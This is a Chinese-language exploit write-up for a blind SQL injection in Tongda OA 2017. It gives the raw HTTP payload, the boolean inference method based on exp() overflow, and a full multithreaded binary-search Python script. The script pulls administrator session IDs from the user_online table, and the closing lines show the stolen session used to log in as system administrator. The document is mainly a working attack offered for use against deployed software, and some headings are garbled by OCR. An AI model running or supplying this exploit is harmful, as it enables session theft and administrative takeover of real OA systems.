多线程+二分法的巧用——通达OA SQL盲注

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No.1 **清洞利用**

记一次通达OA的SQL盲注注入利用,获取管理员session id,并登录后台。且poc脚本中加入**多线程+二分法** 从而提高利用效率。

测试版本:通达2017

先上payload

POST http://127.0.0.1:8088//general/document/index.php/recv/register/insert HTTP/1.1

Host: 127.0.0.1:8088

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like

Gecko) Chrome/44.0.2403.125 Safari/537.36

Accept-Encoding: gzip, deflate

Accept: */*

Connection: close

Content-Type: application/x-www-form-urlencoded

Content-Length: 76


title)values("'"^exp(if(ascii(substr(user(),1,1))%3d114,1,710)))# =1&_SERVER=

该漏洞为mysql bool盲注。

exp(if(ascii(substr(user(),1,1))=114,1,710))

此时会去判断user()第一位的ascii码是否为114,既"r"。如果为真,则响应码返回302。如果为假,则返回500。

ascii("r")=114。exp()函数遇到>709的数,就会报错。(该环境下,user()为"root")



尝试user()第一位的ascii码为114,既"r",返回302,说明为真



尝试user()第一位的ascii码为113,返回500,说明为假



尝试user()第一位的ascii码为115,返回500,说明为假



尝试user()第一位的ascii码为116,返回500,说明为假

```
exp(if(ascii(substr(user(),1,1))=114,1,710) 302
exp(if(ascii(substr(user(),2,1))=111,1,710) 302
exp(if(ascii(substr(user(),3,1))=111,1,710) 302
exp(if(ascii(substr(user(),4,1))=116,1,710) 302
既user() = "root"
```

并且通过注入发现

```
# database_length = 5
# database_name = "td_oa"
# user() = "root"
```

No.2 **TUSESSION** KE

通过查看源码,发现user_online表的SID字段中保存了用户的session ID。于是乎可以通过sql注入去获取session,从而登录oa系统。

```
/*! 40101 SET character_set_client = utf8 */;

(*! 40101 SET character_set_client = utf8 */;

(**! 40101 SET character_set_client = @saved_cs_client */;

---

Dumping data for table `user_online`
```

然后通过http响应包或者注入测试,判断session id的长度。

构造payload

```
title)values("'"^exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),1,1)) >1,1,710)))# =1&_SERVER=
```



获取第26、27位的ascii码,是否大于1

 $exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),1,1))>1,1,710))$ 302 $exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/0,1),1,1))>1,1,710))$ 500 26为真,27为假。

http响应包中的Set-Cookie: PHPSESSID=ubg6abuvrjhr79q55bodlia3s2; PHPSESSID长度也为26。

说明session长度为26。

No.3 #W##Session id

利用for 循环去获取session id即可。

exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/{第几个用户},1),{session的第几位值},1))={ascill值},1,710)))

如果只单独使用多线程或者二分法,会导致消耗资源过多或者耗时较久。**所以为了加快效率,本次使用了多线程+二分法**。

完整脚本如下:

import requests
import _thread
import time
requests.packages.urllib3.disable_warnings()


```
UNAME_length = 26
USERUID = []
header = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/44.0.2403.125 Safari/537.36',"Content-Type":"application/x-
www-form-urlencoded", 'Connection': 'close'}
proxies = {'http': '127.0.0.1:8080','https': '127.0.0.1:8080'}
def get_url(url,num,uid):
  global UNAME_length
  global USERUID
  litgh = 48
  right = 120
  tmp = 0
  while litgh <= right:
     mid = int((litgh+right)/2)
     if tmp == mid:
        break
     else: tmp = mid
     flag = run_payload(url,uid,num,mid)
     if flag:
       litgh = mid
     else:
        right = mid
  USERUID[num-1] = chr(mid)
  print("session: ",num,chr(mid))
def run_payload(url,uid,num,mid):
  try:
     payload
=f"""title)values("""^exp(if(ascii(substr((select/**/SID/**/from/**/user_online/**/limit/**/{uid
},1),{num},1))>%3d{mid},1,710)))# =1&_SERVER="""
     req = requests.post(url, headers=header,
proxies=proxies,data=payload,verify=False,timeout=20,allow_redirects=False)
     if req.status_code == 302:
        return True
     elif req.status_code == 500:
        return False
     elif req.status_code != 500:
        return run_payload(url,uid,num,mid)
  except Exception as e:
     return run_payload(url,uid,num,mid)
def get_uname(url,uid):
  USERUID.clear()
  [USERUID.append("") for one in range(0,UNAME_length)]
  for num in range(1,UNAME_length+1):
     _thread.start_new_thread(get_url, (url,num,uid,))                          # 多线程
```

```
tmp = 0
  while 1: # 等待跑完26位session id
     flag = 0
     for num in range(0,len(USERUID)):
       if USERUID[num] != ":
          flag += 1
     uname = ""
     for num in range(0,len(USERUID)):
       uname += str(USERUID[num])
     if flag != tmp:
       print(f"已完成: {flag}/{UNAME length} SID:{uname} {USERUID} ")
     tmp = flag
     if flag == UNAME_length:
       break
  time.sleep(0.5)
  return uname
def main(url):
  url += "/general/document/index.php/recv/register/insert"
  print(url)
  uid=1 # 获取第几个用户的session
  uname = get_uname(url,uid-1)
  print("UNAME = ",uname)
url="http://www.xxx.com/"
main(url)
```





利用脚本跑出session id,然后替换cookie后,访问http://www.xxx.com/general/



发现成功登录,且用户为系统管理员。